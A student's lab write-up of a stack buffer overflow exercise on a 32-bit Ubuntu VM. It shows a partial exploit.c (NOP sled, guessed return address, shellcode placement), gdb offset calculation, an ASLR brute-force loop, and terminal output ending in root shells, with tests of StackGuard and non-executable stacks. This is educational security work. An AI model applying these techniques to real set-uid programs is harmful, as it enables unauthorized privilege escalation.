


```
Terminator
/bin/bash
[07/11/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[07/11/20]seed@VM:~$ sudo rm /bin/sh
[07/11/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[07/11/20]seed@VM:~$
```

First we disable the countermeasures by setting its settings to 0 in the sysctl file.

We changed the default shell from dash to zsh to avoid the countermeasures in bash.

Then we compile the program with `-z execstack` parameter. By default the gcc compiler has does not allow code in stack to be executable, this is a countermeasure set for the buffer overflow attack. This parameter makes the stack executable, allowing our vulnerable code to be executed.


Then we run the executable 'call\_shellcode'. The process is shown in the following screenshot.



```
Terminator
/bin/bash
[07/12/20]seed@VM:~/.../labtu$ clear
[07/12/20]seed@VM:~/.../labtu$ ls
call_shellcode.c exploit.c exploit.py stack.c
[07/12/20]seed@VM:~/.../labtu$ gcc -z execstack -o call
shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of
function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
call_shellcode.c:24:4: warning: incompatible implicit
declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or p
rovide a declaration of 'strcpy'
[07/12/20]seed@VM:~/.../labtu$ ./call_shellcode
$
```

As we can see there were no errors and we entered the shell of our user account (\$) this means the code ran successfully and we got access to /bin/sh.

Now we compile the provided vulnerable program "stack.c". We should disable the StackGuard protection system by passing '`-fno-stack-protector`' parameter and also make the stack executable like before. After compiling we make the executable a set-uid root program. The process is shown in the following screenshot.




```
[07/12/20]seed@VM:~/.../labtu$ gcc -o stack -z execstack -fno-stack-protector stack.c
[07/12/20]seed@VM:~/.../labtu$ sudo chown root
chown: missing operand after 'root'
Try 'chown --help' for more information.
[07/12/20]seed@VM:~/.../labtu$ sudo chown root stack
[07/12/20]seed@VM:~/.../labtu$ sudo chmod 4755 stack
[07/12/20]seed@VM:~/.../labtu$ echo "qwert" > badfile
[07/12/20]seed@VM:~/.../labtu$ ./stack
Returned Properly
[07/12/20]seed@VM:~/.../labtu$
```

As we can see after compiling we run our executable file 'stack' which took its input from badfile. And as you can see we can run the program without any segmentation fault.

## **Task 2:**


In this task we will exploit the vulnerable set-uid program to gain access.

We compile the program in debug mode using the '-g' parameter. (make the stack executable and disable the StackGuard protection).




```
[07/12/20]seed@VM:~/.../labtu$ gcc -z execstack -fno-stack-protector -g -o stack_debug stack.c
[07/12/20]seed@VM:~/.../labtu$ ls
badfile      exploit      stack
call_shellcode  exploit.c  stack.c
call_shellcode.c exploit.py  stack_debug
[07/12/20]seed@VM:~/.../labtu$
```

Now we run the stack\_debug program in debugging mode using 'gdb'.



```
Terminator
[07/12/20]seed@VM:~/.../labtu$ gdb stack_debug
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"..
Reading symbols from stack_debug...done.
gdb-peda$
```

Now we set the breakpoint. Using the b bof.



```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$
```

Now we execute the program using 'run'.

```

Terminator
/bin/bash

0x80484fa <bof+15>: push  eax
0x80484fb <bof+16>:  call 0x8048390 <strcpy@plt>
[-----]
0000| 0xbfffe9e0 --> 0xb7fe96eb (<_dl_fixup+11>: add
esi,0x15915)
0004| 0xbfffe9e4 --> 0x0
0008| 0xbfffe9e8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe9ec --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffe9f0 --> 0xbfffec58 --> 0x0
0020| 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>: p
op  edx)
0024| 0xbfffe9f8 --> 0xb7dc888b (<__GI_IO_fread+11>: add
ebx,0x153775)
0028| 0xbfffe9fc --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
  str=0xbfffea47 "qwerty\n\322\377\267\071=\376\267\320s\277\
267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$

```

The program stopped at the breakpoint that we had created (in bof function).

Now we print the values of ebp and buffer. And we find the return address value's address by finding the difference between the ebp and the start of the buffer. The process is shown in the following screenshot

```


Terminator
/bin/bash

0004| 0xbfffe9e4 --> 0x0
0008| 0xbfffe9e8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe9ec --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffe9f0 --> 0xbfffec58 --> 0x0
0020| 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>: p
op  edx)
0024| 0xbfffe9f8 --> 0xb7dc888b (<__GI_IO_fread+11>: add
ebx,0x153775)
0028| 0xbfffe9fc --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
  str=0xbfffea47 "qwerty\n\322\377\267\071=\376\267\320s\277\
267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea08
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p/d 0xbfffea08 - 0xbfffe9e8
$3 = 32
gdb-peda$

```


Now we modify the exploit file. The exploit code writes the buffer and overflows it with NOP, which then allows for the execution of the next line of the command. The exploit.c code has this addition to allow for the overflow of the stack and also to the point the code to execute the malicious code.



```
19 ;
20 unsigned long get_sp(void)
21 {
22     __asm__("movl %esp,%eax");
23 }
24 void main(int argc, char **argv)
25 {
26     char buffer[517];
27     FILE *badfile;
28
29     /* Initialize buffer with 0x90 (NOP instruction) */
30     memset(&buffer, 0x90, 517);
31
32     int i = 0;
33     char *ptr;
34     long *addrptr;
35     long retaddr;
36     int num = sizeof(buffer) - (sizeof(shellcode)+1);
37     ptr = buffer;
38     addrptr = (long*)(ptr);
39     retaddr = get_sp() + 500;
40     for(i = 0; i < 20; i++)
41         *(addrptr++) = retaddr;
42     for(i = 0; i < sizeof(shellcode); i++)
43         buffer[num + i] = shellcode[i];
44
45     buffer[sizeof(buffer) - 1] = '\0';
46
47 }
```

After executing the executable exploit and then executing the stack we enter to shell as root.

As can be seen the euid is 0, and upon entering the 'whoami' command the result is root.




```
root@VM: /home/seed/Desktop/labtu
[07/12/20]seed@VM:~/labtu$ ./exploit
[07/12/20]seed@VM:~/labtu$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

### **Task 3: defeating dash's countermeasures:**

First we change change the /bin/sh symbolic link to point it back to /bin/dash again.




Next we compile the `dash_shell_test.c` file and then make the executable a setuid program.




```
Terminator /bin/bash
[07/12/20]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[07/12/20]seed@VM:~$ ls
android  Desktop  examples.desktop  Pictures  Templates
bin      Documents  lib               Public   Videos
Customization  Downloads  Music            source
[07/12/20]seed@VM:~$ cd Desktop/labtu
[07/12/20]seed@VM:~/Desktop/labtu$ gcc dash_shell_test.c -o dash_shell_test
[07/12/20]seed@VM:~/Desktop/labtu$ sudo chown root dash_shell_test
[07/12/20]seed@VM:~/Desktop/labtu$ sudo chmod 4755 dash_shell_test
[07/12/20]seed@VM:~/Desktop/labtu$
```

Now we run the program.



```
Terminator /bin/bash
[07/12/20]seed@VM:~/Desktop/labtu$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[07/12/20]seed@VM:~/Desktop/labtu$
```


Now we run the program and see the uid.



```
Terminator /bin/bash
[07/12/20]seed@VM:~/Desktop/labtu$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[07/12/20]seed@VM:~/Desktop/labtu$
```

As we can see the user id that we got is that of user seed.

Now we uncomment the `setuid(0)` and compile the file to an executable to `rmcmnt_dash`. And then run the executable, we then check the id. As is seen in the screenshot below the uid is 0(root).




```
Terminator /bin/bash
[07/12/20]seed@VM:~/.../labtu$ gcc dash_shell_test.c -o rmcmt_dash
[07/12/20]seed@VM:~/.../labtu$ ls
badfile      exploit      root
call_shellcode exploit.c    root.c
call_shellcode.c exploit.py   stack.c
dash_shell_test.c rmcmt_dash stack_debug
[sudo] password for seed:
[07/12/20]seed@VM:~/.../labtu$ sudo chmod 4755 rmcmt_dash
[07/12/20]seed@VM:~/.../labtu$ ./rmcmt_dash
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Observation: as we saw in both cases we got to the shell. But in the first example the shell is of a normal user and not of the root and not with root privileges. This is because the effective uid and actual uid of the program are different. But in the second program we set the setuid to 0, and the effective uid is also 0. Since the effective and actual uid are same, the dash gives privileges and the root shell is access is given. Hence defeating the countermeasure of the dash.

The next part of this task is to do the buffer overflow attack when /bin/sh is linked to /bin/dash.

First we added the given assembly code to our exploit.c program we compiled it, made it a setuid program. And then ran it.



```
Terminator /bin/bash
[07/12/20]seed@VM:~/.../labtu$ gcc exploit.c -o exploit
[07/12/20]seed@VM:~/.../labtu$ chmod 4755 exploit
[07/12/20]seed@VM:~/.../labtu$ rm badfile
[07/12/20]seed@VM:~/.../labtu$ ./exploit
[07/12/20]seed@VM:~/.../labtu$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Upon running the exploit program then running the stack program we were able to get access to root shell as is shown in the above screenshot.

#### **Task 4: Defeating the address Randomization**

First we turn ubuntu's address randomization using the `sudo /sbin/sysctl -w kernel.randomize_va_space=2`.

Then we saved the shell script into a brute.sh file. Next we made it a setuid program.

```

Terminator
/bin/bash
[07/12/20]seed@VM:~$ ./stack
./brute.sh: line 15: 30165 Segmentation fault ./stack
The program has been runnin 17141 time so far.
./brute.sh: line 15: 30166 Segmentation fault ./stack
The program has been runnin 17142 time so far.
./brute.sh: line 15: 30167 Segmentation fault ./stack
The program has been runnin 17143 time so far.
./brute.sh: line 15: 30168 Segmentation fault ./stack
The program has been runnin 17144 time so far.
./brute.sh: line 15: 30169 Segmentation fault ./stack
The program has been runnin 17145 time so far.
./brute.sh: line 15: 30170 Segmentation fault ./stack
The program has been runnin 17146 time so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#

```

After leaving it a while it should give open root shell.

The idea is that if since in 32-bit linux the stack base address is not very large ( 524288) it can be brute forced. If running the vulnerable program (stack) once does not get you to the root shell, we keep running it again in an infinite loop, and we should be able to get into the root shell, that is if the stack program is written well. And by running the given shell script we will eventually get access to root shell.

### Task 5: Turn on the StackGuard Protection

In this task we first disabled the address randomization countermeasure. Next we compile the stack.c file into stackwithSG executable. After that we make it a set-uid program. Then we ran the program. These steps are shown in the screenshot below

```

Terminator
/bin/bash
[07/12/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
dSorry, try again.
[sudo] password for seed:
kernel.randomize_va_space = 0
[07/12/20]seed@VM:~$ cd Desktop/labtu
[07/12/20]seed@VM:~/labtu$ gcc -z execstack -o stackwithSG stack.c
[07/12/20]seed@VM:~/labtu$ ll stackwithSG
-rwxrwxr-x 1 seed seed 7564 Jul 12 13:33 stackwithSG
[07/12/20]seed@VM:~/labtu$ sudo chown root stackwithSG
[07/12/20]seed@VM:~/labtu$ sudo chmod 4775 stackwithSG
[07/12/20]seed@VM:~/labtu$ ll stackwithSG
-rwxrwxr-x 1 root seed 7564 Jul 12 13:33 stackwithSG
[07/12/20]seed@VM:~/labtu$ ./stackwithSG
*** stack smashing detected ***: ./stackwithSG terminated
Aborted
[07/12/20]seed@VM:~/labtu$


```

As is seen the vulnerable program was terminated and we weren't able to do the buffer overflow attack. Hence proving that the StackGuard Protection Mechanism is an effective mechanism for detecting and preventing the buffer overflow attack.

### Task 6: Non-executable Stack

In this task we first turn off the address randomization then compile the stack program to an executable stacknoes with `-noexecstack` parameters (making the stack non executable). We then run the exploit file and then we first ran the previous stack file to show that we get root shell access. Then we run our new program stacknoes (with non-executable stack).





```
Terminator
/bin/bash
[07/12/20]seed@VM:~/.../labtu$ sudo sysctl -w kernel.randomize_va_
space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[07/12/20]seed@VM:~/.../labtu$ gcc -o stacknoes -fno-stack-protect
or -z noexecstack -g stack.c
[07/12/20]seed@VM:~/.../labtu$ sudo chown root stacknoes
[07/12/20]seed@VM:~/.../labtu$ sudo chmod 4755 stacknoes
[07/12/20]seed@VM:~/.../labtu$ ./exploit
[07/12/20]seed@VM:~/.../labtu$ ./stack
# exit
[07/12/20]seed@VM:~/.../labtu$ ./exploit
[07/12/20]seed@VM:~/.../labtu$ ./stacknoes
Segmentation fault
[07/12/20]seed@VM:~/.../labtu$
```

As we can see in the screenshot we get segmentation fault. This is because of the non-executable stack protection mechanism which avoids code from stack to be executed.